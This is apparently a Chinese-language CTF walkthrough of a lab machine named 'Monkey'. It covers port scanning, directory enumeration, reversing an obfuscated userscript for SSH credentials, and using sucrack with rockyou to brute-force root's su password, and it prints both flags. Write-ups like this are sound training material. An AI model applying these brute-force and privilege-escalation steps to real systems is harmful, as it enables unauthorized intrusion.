主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/monkey]
└─# arp-scan -I eth1 -l

192.168.56.123  08:00:27:38:55:db       PCS Systemtechnik GmbH
```

主机地址为`192.168.56.123`

端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/monkey]
└─# nmap -p- 192.168.56.123

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

扫描出了22和80端口

Web渗透

油猴插件的介绍

目录枚举

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/monkey]
└─# gobuster dir -u http://192.168.56.123 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -x js
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.123
```

```
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-
medium-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 279]
/monkey.js            (Status: 200) [Size: 7293]
Progress: 53166 / 53166 (100.00%)
===============================================================
Finished
===============================================================
```


因为油猴是管理js的插件，扫一下js文件，扫出来有个monkey.js

获取用户名密码

脚本执行的操作：当**访问 plugin2.dsz 或其子域名**时，通过**多种加密 / 字符变换方式**生成一组「ID + Key」信息，并**随机选择弹窗、页面悬浮窗、控制台输出**三种方式展示该信息。

获取ID+Key方式一（执行）

控制台执行monkey.js



拿到`ID:segfault，Key:segfaultNo1`

获取ID+Key方式二（ai）

通过ai逆向或者自己js逆向

脚本会随机生成以下 4 组 ID/Key 中的一组，具体如下：

生成函数	最终 ID	最终 Key
_0x2d3e()	`f2YgML0aDHQ==`	`segfaulto19`
_0x3x4y()	`wghF3lseY=`	`segfaulto1y`
_0x4v5w()	`segfault`	`segfaultNo1`
_0x5b6c()	`sgeanulp1n`	`sgeanulp1n`

拿到4组ID/Key

登录segfault

```
┌──(root㉿xhh)-[~/Desktop/xhh/QQ/monkey]
└─# ssh segfault@192.168.56.123
The authenticity of host '192.168.56.123 (192.168.56.123)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
    ~/.ssh/known_hosts:26: [hashed name]
    ~/.ssh/known_hosts:30: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.123' (ED25519) to the list of known
hosts.
segfault@192.168.56.123's password:
Linux Monkey 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
segfault@Monkey:~$ id
uid=1000(segfault) gid=1000(segfault) groups=1000(segfault)
```

user.txt

```
segfault@Monkey:~$ cat user.txt
flag{user-055967acf4caa06c3867b03a337fe29c}
```

提权

```
segfault@Monkey:~$ sudo -l
Matching Defaults entries for segfault on Monkey:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User segfault may run the following commands on Monkey:
    (ALL) NOPASSWD: /opt/monkey/bin/monkey
```

测试和初略的看了一下反编译代码，貌似是一个读文件的程序，读到{}会报错，说预期是冒号

找文件打法，启动

```
segfault@Monkey:~$ find / -type f -newermt "2025-11-27" ! -newermt "2025-11-29"
! -path '/proc/*' ! -path '/sys/*' ! -path '/run/*' 2>/dev/null
/usr/bin/sucrack
/usr/local/bin/.hint
(...省略py和monkey调用的库...)
```

由于user.txt是11-28，所以设置为27-29之间

/usr/local/bin/.hint

```
segfault@Monkey:~$ cat /usr/local/bin/.hint
let s = "sucrack"
s
```

好像是猴子语言

```
segfault@Monkey:~$ /opt/monkey/bin/monkey /usr/local/bin/.hint
sucrack
```

/usr/bin/sucrack

`sucrack` 是一款针对 **su 命令** 的密码破解工具，通过暴力破解 / 字典攻击尝试获取系统中用户的密码，从而通过 `su` 切换到目标用户。

```
segfault@Monkey:~$ /usr/bin/sucrack -h
(......)
   /usr/bin/sucrack -a -w 20 -s 10 -u root -rl AFLafld dict.txt
```

那就拿个字典爆破

```
segfault@Monkey:~$ /usr/bin/sucrack -a -w 20 -s 10 -u root -rl AFLafld
rockyou.txt
-a option not available. Use the --enable-statistics configure flag
-s option not available. Use the --enable-statistics configure flag
password is: 123455
```

爆破到密码为`123455`

```
segfault@Monkey:~$ su - root
Password:
root@Monkey:~# id
uid=0(root) gid=0(root) groups=0(root)
```

root.txt

```
root@Monkey:~# cat root.txt
flag{root-b2f6e98d8658a3697639943f007dd181}
```